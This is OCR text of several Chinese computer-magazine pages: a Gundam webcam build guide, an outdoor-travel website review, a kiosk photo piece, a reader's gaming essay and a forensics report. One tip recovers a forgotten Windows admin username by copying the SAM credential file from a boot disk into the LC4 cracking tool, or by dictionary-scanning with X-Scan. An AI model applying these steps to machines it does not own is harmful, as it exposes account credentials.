摄像头就装在高达模型里面，很酷吧！



摄像头整体造型



局部做工也是比较细致的

下面，就请跟我一起来制作一个钢球摄像头吧。

材料的选择

材料很容易取得，摄像头在电子市场里面随处可见，不到100元就能买到，记得要买个小巧的，我所使用的摄像头前面带一个很宽的调节旋钮，而且是固定在摄像头上的，所以不得不把它锯掉，如果是镜头小巧的，完全可以省掉这一步。模型可以在模型玩具店买到，或从网上邮购。我入手的价格是140元，我认为最高可以接受的价格是160元，不要买贵了。另外，决不要买盗版的，那是国内厂家翻模制作的，价格虽然便宜，但质量奇差，两个零件组装起来连缝都对不上，所以一定要从模型店或网上购买，购买地点后面会提到。

认真阅读说明书，然后用模型钳把零件取下来。之后按照说明书一步一步地将模型组合起来。如果装错了零件，不要用太大力去 ，那样会损坏零件，而且定位栓八成会断掉。你可以用笔刀或美工刀从两个零件中间轻轻插进去，然后慢慢活动，将两个零件分开，尽量别让刀刃伤到零件。

给机器人装个电子眼吧！

先取下B8、B9和B17这三个零件，B8是钢球内构的前半部分，B9是后半部分，B17是下面的部分。在说明书第7页，你可以看到内部大概的结构是怎样的。B8是我们要改动的主要零件，所要做的就是把中间掏空，让摄像头的镜头可以从那里伸出来。不要把孔掏得太大，否则会很难固定摄像头，所以在继续之前，先停一下，把摄像头拆掉。

用螺丝刀拆开摄像头，你会发现里面只有一块很小的电路板，这块电路板刚好可以放到B8和B9组合起来的内部空间中，用尺子量一下摄像头镜头的直径，然后开始在B8上挖洞。我是用手钻先打一圈孔，然后用笔刀削出来的。手钻是比较贵的工具，所以你可以用其他方法，比如灼热的螺丝刀或者锋利的刻刀，也可以先在正中打一个孔，然后再用笔刀慢慢地扩大。无论你怎么打这个孔，最后完成的时候，一定要用笔刀修一下边。由于我们切掉了B8的一部分，还要留出镜头的位置，所以C13、B6、B7、B14这四个零件就不要安装了。

接下来是电路板的空间问题了，由于B8和B9两个零件中间的四个巨大的定位栓会挡住电路板，所以请用笔刀慢慢地削掉B9上的四个定位栓。在削B8之前，先用尺子量一下电路板的尺寸。因为也许你不必完全削掉B8上的定位栓，而是可以保留外侧的一半，它们刚好可以将电路板卡在中间，起到固定电路板的作用。

下一个问题是如何固定摄像头，我用的方法是在摄像头前面贴了几张塑料板垫厚，然后用502胶强行固定住，这样不会妨碍转动镜头调整焦距，也不会因为镜头太长导致前面的坐舱盖无法盖住。每个摄像头的结构未必相同，在这里你可以自己开动脑筋，比如在电路板后面用泡沫塑料垫上，再在前面垫几张开了孔的卡片，现在各种各样的塑料

卡片满街地发，应该不难找到。有些摄像头会带LED灯，把它弯到电路板侧面或者后面就可以了，但千万别剪掉它。总而言之，在固定电路板的时候，一定要注意三点：第一，不要让镜头伸出太多，挡住坐舱盖；第二，千万别把镜头粘上，因为你还需要转动镜头来调整焦距；第三，电路板不用固定得太结实，但也别让它乱晃，要保证它水平放置，否则拍出来的影像就是歪的。

最后一个需要改动的零件就是B17，因为你必须要让USB线从钢球的内部走出来。这是最好的位置，因为其他的地方外面都有一层装甲。你可以在这个零件的后方开一个大洞，把整个USB插头拉出来，也可以只开一个小口，剪断USB线穿过它，再从钢球内部把线用绝缘胶带连接起来。USB设备有四根线，红色是供电，黑色是接地，绿色和白色是数据，其实你不需要知道这些，只要按照颜色再把它们接起来就好了。还有个小技巧需要介绍，如果坐舱盖开启之后还是会挡住摄像头的视野，你可以把B2这个零件的上面用笔刀或者 刀打薄一点，这样坐舱盖的活动范围就更大了。

现在，需要改动的零件都改好了，摄像头也固定在钢球的内部了，接下来你只要按照说明书一步一步做就好了。要有耐心，对每一个零件都要认真处理，特别是外面装甲的部分，因为那是肯定会露在外面的零件，要特别小心。全部组装完毕后，对外面装甲部分进行渗线，等渗线完全干了之后，再贴上贴纸为模型增加细节。

终于完成了，看着自己用爱、用生命制作出来的钢球摄像头，是不是感动得泪流满面呢？我的制作过程对于没怎么接触过模型的人来说比较复杂，所以并没有在文章中描述，如果你感兴趣，可以访问http://eggerr.com/sp/ball去看我的制作日志。如果对本文有问题，可以通过eggerrwu@gmail.com联系到我，我会尽我所能地为你提供帮助。

什么是高达(Gundam)

我的钢球摄像头的主人公叫做高达，有些朋友可能还不认识他。高达的英文名称是Gundam，这个词是1979年创造的，它是由Gun + Freedom两个词组合在一起得来的，大概的意思是说拿起枪为了自由而战斗的由人驾驶的机器人。在后来的系列中，它被解释为一个缩写，全称为：General-purpose Utility Non Discontinuty Augmentation Mannuenvering Weapon System。最新的SEED系列中，它又被解释为：General Unilateral Neuro-link Dispersive Autonomic Maneuver。这些都是官方的解释，不知道如何翻译才合适我喜欢第一种。

关于中文译名就很有趣了，台湾将它翻译成高达，香港将它翻译成〝钢弹〞，我觉得〝钢弹〞这名字很劲。到了大陆的时候，发现高达这个名称已经被注册了，而且注册人索要高额转让费。日方无奈只好选择了〝敢达〞，这名字听起来怪怪的，所以我还是习惯称他们为高达，但你若看到〝敢达〞二字，千万不要觉得奇怪，因为那才是官方的Gundam大陆中文译名。

高达26岁了

今年4月7日是高达26周岁生日，也许对有些人来说〝高达〞这个词还比较陌生；但在日本，高达早已突破文化的范畴深入到社会的方方面面，成为一种令人惊叹的现象。为什么高达具有如此之大的 力，历经26年而不衰？

首先，仅就动画系列而言，高达的确是一部相当优秀的作品。虽然在形式上与70年代以来日本的超级机器人动画一脉相承，但高达在内容上敢于突破超级系动画旧有的模式，不再局限于善与恶之间简单的对立斗争，而是更真实化地描写人与战争以及作为人的个体在整个战争中的命运。高达作品中的世界非常丰富完善，在这个世界中，主角不再是那些可以凭借一己之力拯救整个世界的英雄，而是被迫卷入战争中的少年少女。导演在作品中真实地描述了他们的痛苦和对命运的抗争，展现了他们对和平的渴望和追求；配角也不再只是主角们的陪衬，而是各自具有自己独特鲜明的形象。可以说，出色的剧情和人物是高达获得成功的首要保证。

其次，作为机器人动画，高达的机械设定也非常出色。高达系列作品的机械设定师如大河原邦男、角木肇(这款钢球便是角木肇大师之作)等人，均是日本第一流的动画机械设定大师。在他们精心的设计下，即使是配角机体也非常有特色，摆脱了过去的机器人动画中配角千机一面的状况，为高达争取到很多喜欢机械的爱好者。

再次，由于万代(BANDAI)公司的策划，高达的商业运作非常成功。到目前为止，高达已经推出了数十部作品，相关的小说、资料书籍、游戏、漫画、模型手办(没有大量生产的模型套件)等更是不计其数。其系列之庞大，在日本动画中毫无疑问是首屈一指的。

模型制作基本知识

1.模型词典

零件：不需要解释，就是我们需要的东西，组合模型需要的部件，它被流道固定着。

流道：也就是固定零件的框架，冲模的时候，液态塑料就是从这里流进模具的。

水口：流道和零件结合的部位，一般的零件有2到4个水口，大一点的零件可能会更多。

定位栓：它是零件上用来和另外一个零件拼接起来的塑料柱。它的作用是固定两个需要拼合的零件位置，在不进行 合的情况下，它还可以增加模型的牢固度。

假组：也就是并非真的将他们组合起来。在组合之前，用模型钳斜着剪掉一部分定位栓，只保留一半甚至更少，这样装上去也可以很轻易地再取下来。在使用这种方法的时候，最终通常都会 合的，所以可以无视定位栓的牢固作用，但在本例中，请尽量不要

使用这种方法。如果一定要使用，请在最终组合的时候在定位栓上点一小滴模型专用胶或者 502 强力胶，以保证模型的牢固度。


2.模型制作必备工具介绍

模型钳(斜口钳): 无论如何，你需要一把模型钳。国产货只需要 15 元左右，进口的田宫模型钳价格是 90 元。如果你只是做这一次，不打算把模型作为一个长期的爱好，那么买个便宜的就好。我之前买过两把国产的模型钳，后来水水送了一把田宫的，真棒，无论是手感、锋利程度、刀口形状还是耐用性都是一流的，绝对的物有所值。




模型钳

笔刀: 笔刀用来修整水口，切割透明贴纸和转印贴纸，也属于必备工具，国产的笔刀只要 30 元左右，田宫的贵些，要 70 元。如果你不想在这上面花钱的话，用美工刀也可以，只是用起来不如笔刀顺手。



笔刀



这就是前面提到的流道、零件和水口



剪下来的零件，注意那些小的凸起，就是水口，需要进一步修剪

还有高达专用的马克笔，水性油性都可以，用来做渗线用。此外，还有模型专用胶水、剪刀、镊子、钢尺、棉签、螺丝刀、绝缘胶带等，这些东西一般家里都有，不需要去购买了。

3.如何完美从包装中取下零件

怎么把零件从流道上取下来是每个模型爱好者的必修课。你可以用剪刀、指甲刀或者美工刀这些东西把零件取下来，你甚至可以直接把它揪下来，但零件变成什么样子我就不知道了。现在我要告诉你正确的方法，拿起你的模型钳吧。

第一步， 模型钳刃口的平面朝向零件，尽量远离水口，把零件从流道上剪下来，这样能够充分保证不伤到零件。剪的时候要注意扶住零件，否则有些大零件在你剪下两三个水口之后，零件本身的重量就会弄折其他水口。在剪一些小零件的时候往往会因为流道的重量而弄坏零件，这时候你可以连周围的流道一起剪断，然后再将零件取下。

第二步， 零件取下来了，但周围的水口还都很长，下面你要做的是再次用模型钳把多出的部分剪掉。这次距离零件 1 毫米左右，但决不要紧贴着零件，应该留下一点点的水口。

第三步， 现在零件周围只保留着很短的水口了，只要再用笔刀或者美术刀小心地把他们削去就可以了。使用刀具的时候要注意安全，我被笔刀切过好多次了。我的经验是不要向内侧削，以免切到手，还要保证刀刃锋利，这样你可以不必太用力。

购买模型和工具的技巧

如果你在北京，推荐的店面是方家模型店，就在安内大街方家胡同入口的北边，很容易找，坐车也很方便。我是那里的常客，老板是位爱好模型的姑娘，很热情也很好说话，手艺也很棒，我见过她的作品，比我强很多。你可以先打电话去问一下，电话是64073344。如果你在其他城市，可以去 http://www.moxing.net/bbs/dispbbs.asp?boardID=5&ID=1431&page=1 看看，这是全国模型店地址的列表，你可以找到离自己比较近的店去购买模型和工具。

如果你要从网上购买，推荐上海模型科幻网 http://modelsky.nease.net/ ，开了很多年，信誉度比较高，只是邮递时间稍微长了点，其他都还满意。当然，现在遍地都是网上模型店，去哪里买都是可以的，但是要注意价格，有些店漫天要价，小心被宰。

如何确定价格是不是合理呢？其实很简单，先去 http://www.1999.co.jp/eng/index.html搜索你想要的模型，你就可以看到它的日元价格，用这个日元价格除 100 然后乘 7 或者乘 8 就是人民币的价格了。拿钢球来举例，它的价格是 2000 日元，那么除 100 乘 7 之后得到 140，乘 8 的话是 160，那么正常的价格就应该在这个区间内。现在日元升值，按照 7 来算的已经很少了，但决不应该超过 8，而商场 BANDAI 专柜一般是按照 11 来算的。总之，在购买之前去查一下，做到心中有数，你就不会买贵了。

制作技术网站和书刊:

模型村: http://www.modelvillage.net/

很多关于模型的技术讲座。

魔蟹量产坞: http://www.mo-xie.com/

以高达为主，内容还算丰富，只是速度较慢。

兵器模型网站: http://www.moxing.net

有很多模型技术的介绍，但是以军事方面的模型为主。

书刊方面很让人痛心，国内实在是没有什么好的高达模型刊物，只有一本《模型世界》，但以军事模型为主，即使偶尔有高达的内容，也只是一篇文章而已，实在不值得购买。另外还有一本《玩具王》，主要介绍消费型玩具，和模型其实搭不上边。前几年我的一位朋友汪寅(也就是大名鼎鼎的软体动物)创建了《玩具新时代》，经营了两年，终于还是因为资金问题而停刊了，那实在是一本不可多得的好杂志。同时，他也是我的入门导师，借此机会，对他以及他所作的努力表示深深的敬意。如果你想要购买高达模型方面的杂志，那就只有香港中文版或者台湾中文版的《电击 HOBBY》了，《电击 HOBBY》并没有大陆中文版，所以你只能通过网上订购或者去中图订购。

CF [BL01]



大自然的召唤

■泰山

探宝队队员招募行动：想加入“网站探宝队”的行列吗？如果您有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn（邮件标题请注明“网站探宝”）。


寻宝对象：户外探险网 http://www.out99.com

寻宝理由：在高楼林立的城市中已经无法释放我们囤积已久的压力，高山、湖泊、丛林，这才是我们想要的。与最原始、最不加修饰的大自然亲密接触，远离繁华与喧嚣，那么你应该试试户外探险。



户外探险包括以下项目：徒步穿越、登山、攀岩、自驾车游、野营等。并不是非要穿越撒哈拉大沙漠才算探险，我们所说的〝户外探险〞是根据自己的爱好与能力选择合适的野外旅行。

线路攻略：我应该去哪儿探险



假期实在有限，要利用有限的时间外出旅行实属不易，我希望能找到就近的野外活动好去处。

链接：http://www.out99.com/resource/res_gl.asp

防骗攻略：如何远离骗子

独自出行难免遇到许多骗子，如何远离骗子，哪些忙是不该〝帮〞的，你心里有数吗？

①火车票也要防假

还没出门，如果已经买到了伪造的火车票……

链接：http://www.out99.com/resource/res_view.asp?id=1889

②单身女孩防骗知识

陌生人的搭　、孩子母亲的委托、好客的村民、异地巧遇的老乡，这些都可能是骗子设下的〝圈套〞。

链接：http://www.out99.com/resource/res_view.asp?id=1067

健康攻略：旅行中出现身体状况怎么办



身体再健康的人也难逃病魔偶尔的侵扰，在野外探险时突然生病是最糟糕的，学习如何处理这种情况是非常必要的。

①面对面的杀机

在进行较为偏远的徒步穿越时，你有可能遭遇毒蛇，如何能避免被毒蛇咬伤？如果已经被咬伤了该怎么办？

链接：http://www.out99.com/resource/res_view.asp?id=1732


②肌肉抽筋了

抽筋虽然是小问题，但如果在攀岩时腿抽筋了……

预防：http://www.out99.com/resource/res_view.asp?id=1043

解决：http://www.out99.com/resource/res_view.asp?id=715

③外伤，就要紧急止血



出现外伤就要及时止血，否则会引起休克甚至死亡。

链接：http://www.out99.com/resource/res_view.asp?id=717

④玩转创可贴

不是所有的创口都能使用创可贴的，创可贴除了保护伤口外，在野外生存中还有什么用途？

链接：http://www.out99.com/resource/res_view.asp?id=709

探险攻略：既要刺激又要安全

在野外旅行、探险时，应该注意些什么才能保证在安全的前提下追求探险的刺激？

①徒步穿越探险指南

全程徒步穿越时，团队合作、体力分配、紧急情况都是关键。

链接：http://www.out99.com/resource/res_view.asp?id=2224

②喝水也有讲究



什么水是不能喝的，水源紧张时如何饮水 。

链接：http://www.out99.com/resource/res_view.asp?id=2097

③野外的美食FB


在野外尽情享受自己动手烧烤的乐趣。

链接：http://www.out99.com/resource/res_view.asp?id=1022

④学会搭车

原来男人和女人在搭车时还分两套不同的〝秘籍〞。

链接：http://www.out99.com/resource/res_view.asp?id=558




修改系统用户名的误区

■北京 阮征

一位朋友为了提高自己系统的安全性而修改了Windows的默认管理员administrator的用户名，然而却忘记了修改后的名字。密码是自己设置的，但用户名不知道无法登录系统。如何才能知道这个修改后的用户名呢？

1.用户名被改，目录名也会改？

很多人认为在系统磁盘中会建立与用户名相对应的文件夹，也就是说如果我们将系统安装在C盘，可以到C盘中找到Documents and Settings目录，该目录中会为每个用户建立相应的用户文件夹（见图）。大家可以看到系统为



administrator、owner、guest等用户单独创建了目录。每当我们在系统中建立新账户后都会在这里创建新的文件夹。所以当系统的administrator用户名修改为其他名字时我们也可以通过启动盘进入C盘Documents and Settings目录查看相应的文件夹名了解修改后的用户名。

事实真的如此吗？我们实际操作一下就能一目了然。在桌面的"我的电脑"上右击并选择"管理"，然后定位到"本地用户和组"。右击用户administrator选择"重命名"，然后将其修改为softer。按照上面的说法应该在C盘Documents and Settings下看到softer目录，然而事实并非如此，我们打开该目录会发现呈现在我们眼前的和图1一模一样。用户名虽然变为softer，但用户的文件夹仍然是administrator。

2.缘何如此？

实际上这种情况只发生在建立用户后又改名。当我们建立一个新用户后系统还是会在Documents and Settings目录产生和该账号名一样的文件夹的，但是该文件夹一经创建无论你怎么修改该用户的用户名，文件夹名也不会变化，一直延续初始创建的名称。那么上文中朋友遇到的问题如何解决呢？在不知道其他管理员账户的情况下可以采用以下两种方法。

①扫描器扫描法：

由于我们知道用户的密码，不知道用户名。所以可以使用诸如X-Scan的扫描器挂上自己配置的字典进行扫描。由于系统启动用户登录到桌面前已经连接到了网络，所以找到局域网中其他机器对该计算机扫描即可得出修改后的用户名。

②LC4破解法：

如果系统分区是FAT32我们可以用Windows 98启动盘启动电脑，到C:\Windows\System32\Config中找到SAM文件，将其复制到软盘上。然后找到另外一台计算机安装LC4这个专业的暴力破解密码工具，LC4会根据你复制的SAM文件快速列出所有用户名，这样我们就可以用列出的用户名和已知的密码正常登录系统了。

小提示

由于我们已经知道了用户密码，仅仅不知道用户名。所以并不必使用LC4暴力破解密码，只需要列出用户名即可。

建议大家以后遇到实际问题时不要想当然，一定要自己动手操作一下。很多误区都是因为想当然引发的。永远记住——实践是检验真理的惟一标准。 CF [BL03]

---

⑤教会你"走路"

可能你会不屑，认为"走路谁不会"，可是在野外，你确实需要重新学习。

链接:http://www.out99.com/resource/res_view.asp?id=708

⑥"放火"的学问

可千万别误会，这里的"放火"是指教会你如何生起一堆 火。

链接:http://www.out99.com/resource/res_view.asp?id=1742

特别提示

去往国外或者国内的偏远山区(特别是少数民族较多的地区),遵守当地的礼仪或习俗是非常重要的(严重的可能引来杀身之祸-_-)。每个地方都有自己的气候特点,在出行时应如何把握呢?

①如果你去内蒙古

链接:http://www.out99.com/resource/res_view.asp?id=1119

②在高原旅行,男人也要防晒

链接:http://www.out99.com/resource/res_view.asp?id=1085

CF [BL02]



倒霉的数字信息亭

■ LX

与六、七年前相比，数字技术已经应用到了我们生活的很多地方。这两年，在北京街头的很多地方都可以看到一种“数字北京信息亭”，在一个电话亭大小的空间里面，除一台触摸式电脑外，还配备了摄像头、银行卡插口等设施，向市民免费提供政策法规咨询、学外语、公交线路查询、商品打折信息等公益性服务。

服务大众的信息亭，现在是什么样子呢？据我们了解，信息亭的使用率并不高，反而破坏率却很高，有的屏幕被击碎，有的被贴满广告，简直惨不忍睹……



▲“著名歌星”竟然做起了刻章、办证的生意?



▲ 提供的信息还真不少，但一直乏人问津，不晓得是不是信息太多了




▲ Windows 2000 的关机画面说明，微软的影响力绝不仅仅只在桌面啊



▲ 城市的“牛皮癣”，有时候就长在女明星脸上



▲ 对于一些人来说，信息亭的外墙是免费广告的“好去处”



▲ 不干胶小广告已经改成了名片形式，更加“方便取用”



◀ 真不知道，是不是每个人都敢在触摸屏前指点一番

CF [BL04]

走进读者的电脑生活

在PC GAME中成长

■山东　王伟光

有三四年？五六年？还是更久一些？反正很长时间我没有玩过电脑游戏了，对于一个曾经的电脑游戏发烧友来说，意味着对电脑游戏那种狂热的激情已经衰退了。至于什么原因，我也说不上来，可能是相对成熟了一点，对游戏中的虚拟世界有些理智和现实了；也可能是没有很多的时间和精力消耗在PC GAME当中了。

记得初学电脑的时候，它那光怪陆离的模样，让我从来没有正眼瞧过它。首次接触到电脑那生硬的键盘，感到很不舒服，十个指头不分叉，打几个字母也要费好大力气。不过很快我就对电脑有了一些兴趣，那是因为我发现这个看起来冷冰冰的机器还可以玩有趣的游戏。当然那个时代的游戏很简陋，最初只是一些在DOS下编制的像"象棋"、"赛车"、"智力过关"这样的小游戏，给我印象最深的好像就是"超级玛丽"。在上课之余，趁着老师不注意，偷偷把游戏软盘插入，在A>符后键入PLAY并回车，很快就进入了游戏世界中。有一次，正玩得入迷，突然有一只手按下Esc，游戏被强行退出，我一下子从座位上弹了起来，正要发火，抬头一看眼前站着的是电脑老师，我马上蔫了。挨了一顿教训不用说，最要紧的是把我从同学那里用武侠小说换来的宝贵游戏软盘给没收了。这次教训，使我以后牢牢记住了DISKCOPY（全盘拷贝）这个命令，每次借来好的游戏软盘我都要拷贝两张，以防"不测"之用。不管有什么目的吧，"PC GAME"可能就是我对电脑产生兴趣的最直接原因。

随着计算机的发展，电脑游戏也在不断增加，我对每一个能够搞到手的电脑游戏都要尝试一下。游戏玩了很多，而至今给我印象最深的有两个游戏：一个是《三国演义》（一），这个游戏可以说是后来一切《三国》系列游戏的鼻祖，后来我也玩过《三国演义》（二）、（三）以及《三国志》系列、《三国群英传》系列，但我觉得后来的三国类游戏无论怎样变化，其精髓都没有超越《三国演义》（一），只是后来的游戏在画面上越来越追求细致、立体逼真，还有牺牲的就是大量CPU资源、硬盘空间和内存容量。而我记得《三国演义》（一）只有10MB的容量，4MB内存就可以很顺畅地运行了。当时电脑还没有声卡，游戏中发出的人的声音，都是用PC喇叭来模拟的，直到今天想起来，耳边还能响起PC喇叭发出嘶哑的"　、　——啊！"的打斗声音，这个经典游戏至今让我记忆犹新。"技术只是一种手段，好作品靠的是好创意。"从游戏中可以领悟到这句话的精髓。而另一个游戏就是目前已经拍成电视剧的《仙剑奇侠传》了，唯美的画面，曲折的故事情节，使我对它爱不释手、乐此不疲。常常深夜还沉浸在"李　遥"的武侠冒险之路上，总是等到妈妈不停地催促，才恋恋不舍地回到床上，在梦中继续……直至打到"爆机"画面出来的时候，终于可以长长地出一口气，这时候才感觉到胳膊有些酸疼，在兴奋中也稍微有些失落感。

有人说："游戏就是为了圆梦，一种英雄主义的理想。"我觉得这句话很有道理，在游戏中可以借助主人公寄托你的情感，领悟一些道理。在游戏世界中，你可以化身为大侠，行侠仗义，替天行道，做你现实生活中不能做、也不敢做的事情，这就是一个圆梦。不仅如此，玩游戏也会收获很多东西的，比如可以培养你的细心，耐心，有的时候也需要大动脑筋。有一次在玩《金庸群侠传》这个游戏的时候，为了找一本"大燕国皇帝世袭图"，我费尽了心思：搜寻游戏地图上每一个角落，琢磨每一句游戏台词，看金庸的武侠小说，甚至想到查阅中学历史课本，看看到底有没有过这个"大燕国"，经过了几天苦思　想，反复研究，终于在"铁掌帮"院子里一个草丛中找到了，那种激动的感觉无法形容，这正是游戏的　力所在吧！

不过玩游戏也不是很简单的事情，尤其以前在DOS下运行的游戏还常常需要对显卡、声卡以及其他一些设备做相应的设置，这样逼迫自己不得不掌握一些电脑的知识和应用技巧。有的时候，为了一个游戏顺畅运行，也需要到书店看看书，查阅一些相关资料，把有用的信息记住了然后回来运用到游戏上面。久而久之，我不但熟悉了各种品牌的显卡、声卡的特点，驱动程序、各种软件也搜集了一大堆，这样做主要目的是玩游戏方便一些，随之不知不觉中我掌握了很多游戏以外的东西。

热心评刊员公布

以下17位读者被评为2005年第9期热心评刊员。

一等奖2名(奖品:漫步者R1600TD音箱)

李杰琼(新疆)　杨　伟(湖北)

二等奖5名(奖品:漫步者H500耳机)

李　翔(河南)　潘存智(新疆)　谭金芳(江苏)　康曲影(河南)　李峰伟(山东)

三等奖10名(奖品:Photo硬派6.0中文版软件)

高胜堂(山东)　许文星(河北)　宁亚格(北京)　孙伟杰(河南)　莫沛键(广东)　陈晓龙(河北)　吕丽娟(江苏)　徐　哲(山东)　贾　陨(内蒙古)　全　钊(辽宁)

最佳文章公布

2005年第9期优秀文章

第一名:"特别话题"栏目《1天！我在网上安个家》作者:**朱晨旭　宁宁**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"聪明用电脑"栏目《FlashGet　超越下载极限》作者:**闫艳力　一页**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"创业＆就业"栏目《赚的就是美元——Google广告创收大行动》作者:**怪鸭兽**获得200元奖金和《电脑爱好者》荣誉证书。

后来，接触到的软件越来越多，有些游戏高手，编制出了像"游戏修改器"这种软件，通过数据分析可以修改游戏中人物的属性或者物品数量，一个平时要花费两个月才能打完的游戏，用上"游戏修改器"三天就会GAME OVER。虽然满足了"所向披靡、每战必胜"的不败心理，可是游戏到了这个程度也就失去了它的意义，变得像一个快速重复的机器，不用 精竭虑，也不用耗费时间，一切关卡都在弹指间搞定。游戏由此失去了本身的乐趣，对游戏者也就没有了吸引力。而这个时候，我在不经意间接触过很多软件，并产生了兴趣，比如Photoshop、Authorware、Flash、3D MAX等。从游戏逐渐转移到这些设计制作类软件上是一个顺其自然的过程，不知不觉中我就沉浸于这些软件的学习制作当中，就像当年钟情于PC GAME一样喜欢上它们。有时，为了制作一个课件，做一个动画，我也能达到废寝忘食的程度，这与当年迷恋电脑游戏有着多么惊人的相似呢！

现在很多家长一提起电脑游戏，大多数会"恨之入骨"。但我作为一个曾经的PC GAME迷，可以对电脑游戏做一个客观公正的评价：一个健康良好的游戏本身没有什么错。就我自身而言，就是在PC GAME中成长起来的。我相信很多人包括目前有些很厉害的电脑高手都是从那个时代走过来的，从迷恋游戏到走出游戏，直至成为电脑高手，这不能不说是一条成功的道路。从另一面来讲，凡事都要有个"度"，玩游戏过分荒废学业，不思进取，那样的话也会毁在游戏中。我认为，对玩电脑游戏应该是"疏"，不应该是"堵"，只有正确地引导，水到渠成，终归会从PC GAME中成长起来。 CF [DB01]

你也来当傻博士

亲爱的读者朋友，如果你在使用时尚主流软硬件的过程中遇到一些百思不得其解的疑难问题，最后经过自己努力解决了问题，不妨将问题和解决办法写成问答的形式发来与大家共享。稿件格式为TXT格式，内容直接放在邮件正文中，如有图片可用附件。稿件一经采用即付稿酬，稿费标准不低于100元/千字。投稿信箱doctor@cfan.com.cn，为确保小编能够收到稿件，请同时抄送到我的大容量信箱anshiwei16888@126.com，请注明邮件主题"作者问答投稿"。另外，也欢迎你到电脑爱好者论坛参看广大读者发的疑难问题帖子，并提出解决方案，同样将问题和答案发到上面的两个信箱中，我们将择优发表。请注意选题不能与我刊其他栏目内容或以前刊登过的问答选题重复。本活动长期有效，欢迎广大读者踊跃参与！

2004年3月15日，逃亡60多天的公安部A级通缉犯马家爵在海南三亚落网。他做梦也不会想到，帮助刑侦人员锁定他藏匿地点的竟是一款计算机软件。先进的技术侦察手段，加上尚处起步的法规制度，便勾勒出了破获马家爵案件的关键技术——计算机犯罪取证技术的现状。

英雄大会道“计算机取证”三大顽症

■ 新闻采访部实习记者　杜昕

2005年6月26日，IT江湖中的一群以安天下为己任的有识之士擎起一面写有“计算机犯罪取证”的信息安全大旗，将各门派的取证技术高手、法学精英及相关专家汇聚京城。在如今这个利用计算机和网络，或以计算机和网络作为攻击目标的犯罪活动日益猖　的混　江湖中，本次由CFAT(中国计算机取证体系架构组)广招天下豪杰而发起的，名为“中国计算机取证技术峰会”的英雄大会，旨在推动国内外计算机取证先进技术的传播、推广技术经验和扩大研究交流的深度广度，从而替天行道，除暴安良。








第三代电子数据取证专用机DC-8000(上)，和早期的产品相比，它所能够取证的介质更加广泛。

高速海量存储设备(下)，具有TB数量级的存储量。

马家爵案：计算机取证者的漂亮仗

说到“计算机取证”，不少人会联想到那些好莱坞大片：无论是入侵瑞士银行电脑系统瞬间窃取数亿美元的网络大盗，还是悄无声息地控制了五角大楼电子安全系统的恐怖分子，顶尖的安全技术人员从未停止过与他们斗智斗勇。当我们退离令人目眩神迷的光影世界，而把目光投注于现实，却发现真实的案件更惊心动魄。

时间回溯到2004年3月15日，当因谋杀宿舍四位室友而亡命天涯的公安部A级通缉犯马家爵在海南省三亚市被捕时，谁又会想到，计算机取证技术在这次成功抓捕中起到了多么重要的作用？就在北方各省市纷纷报出马家爵被发现的假消息时，公安机关侦察人员已经通过计算机取证技术将搜查范围锁定在三亚了。当时，随着调查一步步地深入，侦察人员从其他渠道获悉，马家爵有一个特别的爱好——上网。于是，放在马家爵宿舍里的计算机很快地成为了众矢之的。侦察人员发现，这台旧电脑的硬盘竟然已被狡猾的马家爵格式化了三遍之多，尽管这样，取证人员还是运用专业软件将其数据进行了还原。经过对硬盘中存放的海量信息过滤，侦察人员发现马家爵在出逃前三天基本上都在搜集有关海南省的信息，特别是有关三亚的旅游、交通和房地产信息。干警们判断，马家爵很有可能早就开始为自己的逃亡作准备了，而且目的地非常明确——三亚！正是这些线索使干警们在外松内紧的形势下，将警力重点布防在三亚，最终取得了抓捕的成功。







这是一款特殊的笔记本电脑，具有防水、防霉、防摔和耐高温等特性，所有端口都用特殊工艺密封，当然厚度也不一般。它还是一台彻头彻尾的平板电脑呢！

当参与办案的人员向记者回忆时，说：“如果没有数据还原和修复技术，没有海量信息检索技术，我们抓马家爵就好比大海捞针一样困难。”如今，计算机取证技术已慢慢施展出它的绝妙武功，取证人员以快速镜像备份、数据恢复、数据分析几招剑式，步步凌厉地将罪犯分子逼上绝路，令其原形毕露。马家爵案的侦破只不过是计算机取证者打的又一个漂亮仗而已。

然而，再绝世的剑术，假如没有武功奇才的勤勉修炼，也只能是一本深藏于山洞石壁的旷世秘籍。比起国外20余年的精研和发展，我们自己的计算机取证技术虽有多年的快速跳跃式发展，却凸现出三大制约其向纵深发展的顽症。

顽症一 电子证据也能做呈堂证供吗?

